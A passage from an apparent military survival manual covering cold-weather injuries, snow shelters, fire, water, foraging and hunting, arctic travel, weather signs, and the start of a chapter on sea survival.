If the person is conscious, give him hot, sweetened fluids. One of the best sources of calories is honey or dextrose; if unavailable, use sugar, cocoa, or a similar soluble sweetener.

CAUTION
Do not force an unconscious person to drink.

There are two dangers in treating hypothermia--rewarming too rapidly and "after drop." Rewarming too rapidly can cause the victim to have circulatory problems, resulting in heart failure. After drop is the sharp body core temperature drop that occurs when taking the victim from the warm water. Its probable muse is the return of previously stagnant limb blood to the core (inner torso) area as recirculation occurs. Concentrating on warming the core area and stimulating peripheral circulation will lessen the effects of after drop. Immersing the torso in a warm bath, if possible, is the best treatment.

Frostbite

This injury is the result of frozen tissues. Light frostbite involves only the skin that takes on a dull whitish pallor. Deep frostbite extends to a depth below the skin. The tissues become solid and immovable. Your feet, hands, and exposed facial areas are particularly vulnerable to frostbite.

The best frostbite prevention, when you are with others, is to use the buddy system. Check your buddy's face often and make sure that he checks yours. If you are alone, periodically cover your nose and lower part of your face with your mittened hand.

The following pointers will aid you in keeping warm and preventing frostbite when it is extremely cold or when you have less than adequate clothing:

- *Face.* Maintain circulation by twitching and wrinkling the skin on your face making faces. Warm with your hands.
- *Ears.* Wiggle and move your ears. Warm with your hands.
- *Hands.* Move your hands inside your gloves. Warm by placing your hands close to your body.
- *Feet.* Move your feet and wiggle your toes inside your boots.

A loss of feeling in your hands and feet is a sign of frostbite. If you have lost feeling for only a short time, the frostbite is probably light. Otherwise, assume the frostbite is deep. To rewarm a light frostbite, use your hands or mittens to warm your face and ears. Place your hands under your armpits. Place your feet next to your buddy's stomach. A deep frostbite injury, if thawed and refrozen, will cause more damage than a nonmedically trained person can handle. Figure 15-2 lists some do's and don'ts regarding frostbite.

Do	Don't
• Periodically check for frostbite.	• Rub injury with snow.
• Rewarm light frostbite.	• Drink alcoholic beverages.
• Keep injured areas from refreezing.	• Smoke.
	• Try to thaw out a deep frostbite injury if you are away from definitive medical care.

Figure 15-2. Frostbite do's and don'ts.

Trench Foot and Immersion Foot

These conditions result from many hours or days of exposure to wet or damp conditions at a temperature just above freezing. The symptoms are a sensation of pins and needles, tingling, numbness, and then pain. The skin will initially appear wet, soggy, white, and shriveled. As it progresses and damage appears, the skin will take on a red and then a bluish or black discoloration. The feet become cold, swollen, and have a waxy appearance. Walking becomes difficult and the feet feel heavy and numb. The nerves and muscles sustain the main damage, but gangrene can occur. In extreme cases, the flesh dies and it may become necessary to have the foot or leg amputated. The best prevention is to keep your feet dry. Carry extra socks with you in a waterproof packet. You can dry wet socks against your torso (back or chest). Wash your feet and put on dry socks daily.

Dehydration

When bundled up in many layers of clothing during cold weather, you may be unaware that you are losing body moisture. Your heavy clothing absorbs the moisture that evaporates in the air. You must drink water to replace this loss of fluid. Your need for water is as great in a cold environment as it is in a warm environment (Chapter 13). One way to tell if you are becoming dehydrated is to check the color of your urine on snow. If your urine makes the snow dark yellow, you are becoming dehydrated and need to replace body fluids. If it makes the snow light yellow to no color, your body fluids have a more normal balance.

Cold Diuresis

Exposure to cold increases urine output. It also decreases body fluids that you must replace.

Sunburn

Exposed skin can become sunburned even when the air temperature is below freezing. The sun's rays reflect at all angles from snow, ice, and water, hitting sensitive areas of skin--lips, nostrils, and eyelids. Exposure to the sun results in sunburn more quickly at high altitudes than at low altitudes. Apply sunburn cream or lip salve to your face when in the sun.

Snow Blindness

The reflection of the sun's ultraviolet rays off a snow-covered area causes this condition. The symptoms of snow blindness are a sensation of grit in the eyes, pain in and over the eyes that increases with eyeball movement, red and teary eyes, and a headache that intensifies with continued exposure to light. Prolonged exposure to these rays can result in permanent eye damage. To treat snow blindness, bandage your eyes until the symptoms disappear.

You can prevent snow blindness by wearing sunglasses. If you don't have sunglasses, improvise. Cut slits in a piece of cardboard, thin wood, tree bark, or other available material (Figure 15-3). Putting soot under your eyes will help reduce shine and glare.




Figure 15-3. Improvised sunglasses.

Constipation

It is very important to relieve yourself when needed. Do not delay because of the cold condition. Delaying relieving yourself because of the cold, eating dehydrated foods, drinking too little liquid, and irregular eating habits can cause you to become constipated. Although not disabling, constipation can cause some discomfort. Increase your fluid intake to at least 2 liters above your normal 2 to 3 liters daily intake and, if available, eat fruit and other foods that will loosen the stool.

Insect Bites

Insect bites can become infected through constant scratching. Flies can carry various disease-producing germs. To prevent insect bites, use insect repellent, netting, and wear proper clothing. See Chapter 11 for information on insect bites and Chapter 4 for treatment.

SHELTERS

Your environment and the equipment you carry with you will determine the type of shelter you can build. You can build shelters in wooded areas, open country, and barren areas. Wooded areas usually provide the best location, while barren areas have only snow as building material. Wooded areas provide timber for shelter construction, wood for fire, concealment from observation, and protection from the wind.

> *Note: In extreme cold, do not use metal, such as an aircraft fuselage, for shelter. The metal will conduct away from the shelter what little heat you can generate.*

Shelters made from ice or snow usually require tools such as ice axes or saws. You must also expend much time and energy to build such a shelter. Be sure to ventilate an enclosed shelter, especially if you intend to build a fire in it. Always block a shelter's entrance, if possible, to keep the heat in and the wind out. Use a rucksack or snow block. Construct a shelter no larger than needed. This will reduce the amount of space to heat. A fatal error in cold weather shelter construction is making the shelter so large that it steals body heat rather than saving it. Keep shelter space small.

Never sleep directly on the ground. Lay down some pine boughs, grass, or other insulating material to keep the ground from absorbing your body heat.

Never fall asleep without turning out your stove or lamp. Carbon monoxide poisoning can result from a fire burning in an unventilated shelter. Carbon monoxide is a great danger. It is colorless and odorless. Any time you have an open flame, it may generate carbon monoxide. Always check your ventilation. Even in a ventilated shelter, incomplete combustion can cause carbon monoxide poisoning. Usually, there are no symptoms. Unconsciousness and death can occur without warning. Sometimes, however, pressure at the temples, burning of the eyes, headache, pounding pulse, drowsiness, or nausea may occur. The one characteristic, visible sign of carbon monoxide poisoning is a cherry red coloring in the tissues of the lips, mouth, and inside of the eyelids. Get into fresh air at once if you have any of these symptoms.

There are several types of field-expedient shelters you can quickly build or employ. Many use snow for insulation.

Snow Cave Shelter

The snow cave shelter (Figure 15-4) is a most effective shelter because of the insulating qualities of snow. Remember that it takes time and energy to build and that you will get wet while building it. First, you need to find a drift about 3 meters deep into which you can dig. While building this shelter, keep the roof arched for strength and to allow melted snow to drain down the sides. Build the sleeping platform higher than the entrance. Separate the sleeping platform from the snow cave's walls or dig a small trench between the platform and the wall. This platform will prevent the melting snow from wetting you and your equipment. This construction is especially important if you have a good source of heat in the snow cave. Ensure the roof is high enough so that you can sit up on the sleeping platform. Block the entrance with a snow block or other material and use the lower entrance area for cooking. The walls and ceiling should be at least 30 centimeters thick. Install a ventilation shaft. If you do not have a drift large enough to build a snow cave, you can make a variation of it by piling snow into a mound large enough to dig out.




Figure 15-4. Snow houses.

Snow Trench Shelter

The idea behind this shelter (Figure 15-4) is to get you below the snow and wind level and use the snow's insulating qualities. If you are in an area of compacted snow, cut snow blocks and use them as overhead cover. If not, you can use a poncho or other material. Build only one entrance and use a snow block or rucksack as a door.

Snow Block and Parachute Shelter

Use snow blocks for the sides and parachute material for overhead cover (Figure 15-4). If snowfall is heavy, you will have to clear snow from the top at regular intervals to prevent the collapse of the parachute material.

Snow House or Igloo

In certain areas, the natives frequently use this type of shelter (Figure 15-4) as hunting and fishing shelters. They are efficient shelters but require some practice to make them properly. Also, you must be in an area that is suitable for cutting snow blocks and have the equipment to cut them (snow saw or knife).

Lean-To Shelter

Construct this shelter in the same manner as for other environments; however, pile snow around the sides for insulation (Figure 15-5).




Figure 15-5. Lean-to made from natural shelter.

Fallen Tree Shelter

To build this shelter, find a fallen tree and dig out the snow underneath it (Figure 15-6). The snow will not be deep under the tree. If you must remove branches from the inside, use them to line the floor.




Figure 15-6. Fallen tree as shelter.

Tree-Pit Shelter

Dig snow out from under a suitable large tree. It will not be as deep near the base of the tree. Use the cut branches to line the shelter. Use a ground sheet as overhead cover to prevent snow from falling off the tree into the shelter. If built properly, you can have 360-degree visibility (Figure 5-12, Chapter 5).

20-Man Life Raft

This raft is the standard overwater raft on U.S. Air Force aircraft. You can use it as a shelter. Do not let large amounts of snow build up on the overhead protection. If placed in an open area, it also serves as a good signal to overhead aircraft.

FIRE

Fire is especially important in cold weather. It not only provides a means to prepare food, but also to get warm and to melt snow or ice for water. It also provides you with a significant psychological boost by making you feel a little more secure in your situation.

Use the techniques described in Chapter 7 to build and light your fire. If you are in enemy territory, remember that the smoke, smell, and light from your fire may reveal your location. Light reflects from surrounding trees or rocks, making even indirect light a source of danger. Smoke tends to go straight up in cold, calm weather, making it a beacon during the day, but helping to conceal the smell at night. In warmer weather, especially in a wooded area, smoke tends to hug the ground, making it less visible in the day, but making its odor spread.

If you are in enemy territory, cut low tree boughs rather than the entire tree for firewood. Fallen trees are easily seen from the air.

All wood will burn, but some types of wood create more smoke than others. For instance, coniferous trees that contain resin and tar create more and darker smoke than deciduous trees.

There are few materials to use for fuel in the high mountainous regions of the arctic. You may find some grasses and moss, but very little. The lower the elevation, the more fuel available. You may find some scrub willow and small, stunted spruce trees above the tree line. On sea ice, fuels are seemingly nonexistent. Driftwood or fats may be the only fuels available to a survivor on the barren coastlines in the arctic and subarctic regions.

Abundant fuels within the tree line are--

- Spruce trees are common in the interior regions. As a conifer, spruce makes a lot of smoke when burned in the spring and summer months. However, it burns almost smoke-free in late fall and winter.
- The tamarack tree is also a conifer. It is the only tree of the pine family that loses its needles in the fall. Without its needles, it looks like a dead spruce, but it has many knobby buds and cones on its bare branches. When burning, tamarack wood makes a lot of smoke and is excellent for signaling purposes.
- Birch trees are deciduous and the wood burns hot and fast, as if soaked with oil or kerosene. Most birches grow near streams and lakes, but occasionally you will find a few on higher ground and away from water.
- Willow and alder grow in arctic regions, normally in marsh areas or near lakes and streams. These woods burn hot and fast without much smoke.

Dried moss, grass, and scrub willow are other materials you can use for fuel. These are usually plentiful near streams in tundras (open, treeless plains). By bundling or twisting grasses or other scrub vegetation to form a large, solid mass, you will have a slower burning, more productive fuel.

If fuel or oil is available from a wrecked vehicle or downed aircraft, use it for fuel. Leave the fuel in the tank for storage, drawing on the supply only as you need it. Oil congeals in extremely cold temperatures, therefore, drain it from the vehicle or aircraft while still warm if there is no danger of explosion or fire. If you have no container, let the oil drain onto the snow or ice. Scoop up the fuel as you need it.

CAUTION
Do not expose flesh to petroleum, oil, and lubricants in extremely cold temperatures. The liquid state of

these products is deceptive in that it can cause frostbite.

Some plastic products, such as MRE spoons, helmet visors, visor housings, aid foam rubber will ignite quickly from a burning match. They will also burn long enough to help start a fire. For example, a plastic spoon will burn for about 10 minutes.

In cold weather regions, there are some hazards in using fires, whether to keep warm or to cook. For example--

- Fires have been known to burn underground, resurfacing nearby. Therefore, do not build a fire too close to a shelter.
- In snow shelters, excessive heat will melt the insulating layer of snow that may also be your camouflage.
- A fire inside a shelter lacking adequate ventilation can result in carbon monoxide poisoning.
- A person trying to get warm or to dry clothes may become careless and burn or scorch his clothing and equipment.
- Melting overhead snow may get you wet, bury you and your equipment, and possibly extinguish your fire.

In general, a small fire and some type of stove is the best combination for cooking purposes. A hobo stove (Figure 15-7) is particularly suitable to the arctic. It is easy to make out of a tin can, and it conserves fuel. A bed of hot coals provides the best cooking heat. Coals from a crisscross fire will settle uniformly. Make this type of fire by crisscrossing the firewood. A simple crane propped on a forked stick will hold a cooking container over a fire.




Figure 15-7. Cooking fire/stove.

For heating purposes, a single candle provides enough heat to warm an enclosed shelter. A small fire about the size of a man's hand is ideal for use in enemy territory. It requires very little fuel, yet it generates considerable warmth and is hot enough to warm liquids.

WATER

There are many sources of water in the arctic and subarctic. Your location and the season of the year will determine where and how you obtain water.

Water sources in arctic and subarctic regions are more sanitary than in other regions due to the climatic and environmental conditions. However, *always purify* the water before drinking it. During the summer months, the best natural sources of water are freshwater lakes, streams, ponds, rivers, and springs. Water from ponds or lakes may be slightly stagnant, but still usable. Running water in streams, rivers, and bubbling springs is usually fresh and suitable for drinking.

The brownish surface water found in a tundra during the summer is a good source of water. However, you may have to filter the water before purifying it.

You can melt freshwater ice and snow for water. Completely melt both before putting them in your mouth. Trying to melt ice or snow in your mouth takes away body heat and may cause internal cold injuries. If on or near pack ice in the sea, you can use old sea ice to melt for water. In time, sea ice loses its salinity. You can identify this ice by its rounded corners and bluish color.

You can use body heat to melt snow. Place the snow in a water bag and place the bag between your layers of clothing. This is a slow process, but you can use it on the move or when you have no fire.

Note: Do not waste fuel to melt ice or snow when drinkable water is available from other sources.

When ice is available, melt it, rather than snow. One cup of ice yields more water than one cup of snow. Ice also takes less time to melt. You can melt ice or snow in a water bag, MRE ration bag, tin can, or improvised container by placing the container near a fire. Begin with a small amount of ice or snow in the container and, as it turns to water, add more ice or snow.

Another way to melt ice or snow is by putting it in a bag made from porous material and suspending the bag near the fire. Place a container under the bag to catch the water.

During cold weather, avoid drinking a lot of liquid before going to bed. Crawling out of a warm sleeping bag at night to relieve yourself means less rest and more exposure to the cold.

Once you have water, keep it next to you to prevent refreezing. Also, do not fill your canteen completely. Allowing the water to slosh around will help keep it from freezing.

FOOD

There are several sources of food in the arctic and subarctic regions. The type of food--fish, animal, fowl, or plant--and the ease in obtaining it depend on the time of the year and your location.

Fish

During the summer months, you can easily get fish and other water life from coastal waters, streams, rivers, and lakes. Use the techniques described in Chapter 8 to catch fish.

The North Atlantic and North Pacific coastal waters are rich in seafood. You can easily find crawfish, snails, clams, oysters, and king crab. In areas where there is a great difference between the high and low tide water levels, you can easily find shellfish at low tide. Dig in the sand on the tidal flats. Look in tidal pools and on offshore reefs. In areas where there is a small difference between the high- and low-tide water levels, storm waves often wash shellfish onto the beaches.

The eggs of the spiny sea urchin that lives in the waters around the Aleutian Islands and southern Alaska are excellent food. Look for the sea urchins in tidal pools. Break the shell by placing it between two stones. The eggs are bright yellow in color.

Most northern fish and fish eggs are edible. Exceptions are the meat of the arctic shark and the eggs of the sculpins.

The bivalves, such as clams and mussels, are usually more palatable than spiral-shelled seafood, such as snails.

WARNING
The black mussel, a common mollusk of the far north, may be poisonous in any season. Toxins sometimes found in the mussel's tissue are as dangerous as strychnine.

The sea cucumber is another edible sea animal. Inside its body are five long white muscles that taste much like clam meat.

In early summer, smelt spawn in the beach surf. Sometimes you can scoop them up with your hands. You can often find herring eggs on the seaweed in midsummer. Kelp, the long ribbonlike seaweed, and other smaller seaweed that grow among offshore rocks are also edible.

Sea Ice Animals

You find polar bears in practically all arctic coastal regions, but rarely inland. Avoid them if possible. They are the most dangerous of all bears. They are tireless, clever hunters with good sight and an extraordinary sense of smell. If you must kill one for food, approach it cautiously. Aim for the brain; a bullet elsewhere will rarely kill one. Always cook polar bear meat before eating it.

CAUTION
Do not eat polar bear liver as it contains a toxic concentration of vitamin A.

Earless seal meat is some of the best meat available. You need considerable skill, however, to get close enough to an earless seal to kill it. In spring, seals often bask on the ice beside their breathing holes. They raise their heads about every 30 seconds, however, to look for their enemy, the polar bear.
To approach a seal, do as the Eskimos do--stay downwind from it, cautiously moving closer while it sleeps. If it moves, stop and imitate its movements by lying flat on the ice, raising your head up and down, and wriggling your body slightly. Approach the seal with your body side-ways to it and your arms close to your body so that you look as much like another seal as possible. The ice at the edge of the breathing hole is usually smooth and at an incline, so the least movement of the seal may cause it to slide into the water. Therefore, try to get within 22 to 45 meters of the seal and kill it instantly (aim for the brain). Try to reach the seal before it slips into the water. In winter, a dead seal will usually float, but it is difficult to retrieve from the water.
Keep the seal blubber and skin from coming into contact with any scratch or broken skin you may have. You could get "spekk-finger," that is, a reaction that causes the hands to become badly swollen.
Keep in mind that where there are seals, there are usually polar bears, and polar bears have stalked and killed seal hunters.
You can find porcupines in southern subarctic regions where there are trees. Porcupines feed on bark; if you find tree limbs stripped bare, you are likely to find porcupines in the area.
Ptarmigans, owls, Canadian jays, grouse, and ravens are the only birds that remain in the arctic during the winter. They are scarce north of the tree line. Ptarmigans and owls are as good for food as any game bird. Ravens are too thin to be worth the effort it takes to catch them. Ptarmigans, which change color to blend with their surroundings, are hard to spot. Rock ptarmigans travel in pairs and you can easily approach them. Willow ptarmigans live among willow clumps in bottom-lands. They gather in large flocks and you can easily snare them. During the summer months all arctic birds have a 2- to 3-week molting period during which they cannot fly and are easy to catch. Use one of the techniques described in Chapter 8 to catch them.
Skin and butcher game (see Chapter 8) while it is still warm. If you do not have time to skin the game, at least remove its entrails, musk glands, and genitals before storing. If time allows, cut the meat into usable pieces and freeze each separately so that you can use the pieces as needed. Leave the fat on all animals except seals. During the winter, game freezes quickly if left in the open. During the summer, you can store it in underground ice holes.

Plants

Although tundras support a variety of plants during the warm months, all are small, however, when compared to plants in warmer climates. For instance, the arctic willow and birch are shrubs rather than trees. The following is a list of some plant foods found in arctic and subarctic regions (see Appendix B for descriptions).

ARCTIC FOOD PLANTS

- Arctic raspberry and blueberry
- Arctic willow
- Bearberry
- Cranberry
- Crowberry
- Dandelion
- Eskimo potato

- Fireweed
- Iceland moss
- Marsh marigold
- Reindeer moss
- Rock tripe
- Spatterdock

There are some plants growing in arctic and subarctic regions that are poisonous if eaten (see Appendix C). Use the plants that you know are edible. When in doubt, follow the Universal Edibility Test in Chapter 9, Figure 9-5.

TRAVEL

As a survivor or an evader in an arctic or subarctic region, you will face many obstacles. Your location and the time of the year will determine the types of obstacles and the inherent dangers. You should--

- Avoid traveling during a blizzard.
- Take care when crossing thin ice. Distribute your weight by lying flat and crawling.
- Cross streams when the water level is lowest. Normal freezing and thawing action may cause a stream level to vary as much as 2 to 2.5 meters per day. This variance may occur any time during the day, depending on the distance from a glacier, the temperature, and the terrain. Consider this variation in water level when selecting a campsite near a stream.
- Consider the clear arctic air. It makes estimating distance difficult. You more frequently underestimate than overestimate distances.
- Do not travel in "whiteout" conditions. The lack of contrasting colors makes it impossible to judge the nature of the terrain.
- Always cross a snow bridge at right angles to the obstacle it crosses. Find the strongest part of the bridge by poking ahead of you with a pole or ice axe. Distribute your weight by crawling or by wearing snowshoes or skis.
- Make camp early so that you have plenty of time to build a shelter.
- Consider frozen or unfrozen rivers as avenues of travel. However, some rivers that appear frozen may have soft, open areas that make travel very difficult or may not allow walking, skiing, or sledding.
- Use snowshoes if you are traveling over snow-covered terrain. Snow 30 or more centimeters deep makes traveling difficult. If you do not have snowshoes, make a pair using willow, strips of cloth, leather, or other suitable material.

It is almost impossible to travel in deep snow without snowshoes or skis. Traveling by foot leaves a well-marked trail for any pursuers to follow. If you must travel in deep snow, avoid snow-covered streams. The snow, which acts as an insulator, may have prevented ice from forming over the water. In hilly terrain, avoid areas where avalanches appear possible. Travel in the early morning in areas where there is danger of avalanches. On ridges, snow gathers on the lee side in overhanging piles called cornices. These often extend far out from the ridge and may break loose if stepped on.

WEATHER SIGNS

There are several good indicators of climatic changes.

Wind

You can determine wind direction by dropping a few leaves or grass or by watching the treetops. Once you determine the wind direction, you can predict the type of weather that is imminent. Rapidly shifting winds indicate an unsettled atmosphere and a likely change in the weather.

Clouds

Clouds come in a variety of shapes and patterns. A general knowledge of clouds and the atmospheric conditions they indicate can help you predict the weather. See Appendix G for details.

Smoke

Smoke rising in a thin vertical column indicates fair weather. Low rising or "flattened out" smoke indicates stormy weather.


Birds and Insects

Birds and insects fly lower to the ground than normal in heavy, moisture-laden air. Such flight indicates that rain is likely. Most insect activity increases before a storm, but bee activity increases before fair weather.

Low-Pressure Front

Slow-moving or imperceptible winds and heavy, humid air often indicate a low-pressure front. Such a front promises bad weather that will probably linger for several days. You can "smell" and "hear" this front. The sluggish, humid air makes wilderness odors more pronounced than during high-pressure conditions. In addition, sounds are sharper and carry farther in low-pressure than high-pressure conditions.

CHAPTER 16 - SEA SURVIVAL



Perhaps the most difficult survival situation to be in is sea survival. Short-or long-term survival depends upon rations and equipment available and your ingenuity. You must be resourceful to survive.

Water covers about 75 percent of the earth's surface, with about 70 percent being oceans and seas. You can assume that you will sometime cross vast expanses of water. There is always the chance that the plane or ship you are on will become crippled by such hazards as storms, collision, fire, or war.

THE OPEN SEA

As a survivor on the open sea, you will face waves and wind. You may also face extreme heat or cold. To keep these environmental hazards from becoming serious problems, take precautionary measures as soon as possible. Use the available resources to protect yourself from the elements and from heat or extreme cold and humidity.

Protecting yourself from the elements meets only one of your basic needs. You must also be able to obtain water and food. Satisfying these three basic needs will help prevent serious physical and psychological problems. However, you must know how to treat health problems that may result from your situation.

Precautionary Measures

Your survival at sea depends upon--

- Your knowledge of and ability to use the available survival equipment.
- Your special skills and ability to apply them to cope with the hazards you face.
- Your will to live.

When you board a ship or aircraft, find out what survival equipment is on board, where it is stowed, and what it contains. For instance, how many life preservers and lifeboats or rafts are on board? Where are they located? What type of survival equipment do they have? How much food, water, and medicine do they contain? How many people are they designed to support?

If you are responsible for other personnel on board, make sure you know where they are and they know where you are.

Down at Sea

If you are in an aircraft that goes down at sea, take the following actions once you clear the aircraft. Whether you are in the water or in a raft --

- Get clear and upwind of the aircraft as soon as possible, but stay in the vicinity until the aircraft sinks.
- Get clear of fuel-covered water in case the fuel ignites.
- Try to find other survivors.

A search for survivors usually takes place around the entire area of and near the crash site. Missing personnel may be unconscious and floating low in the water. Figure 16-1 illustrates rescue procedures.

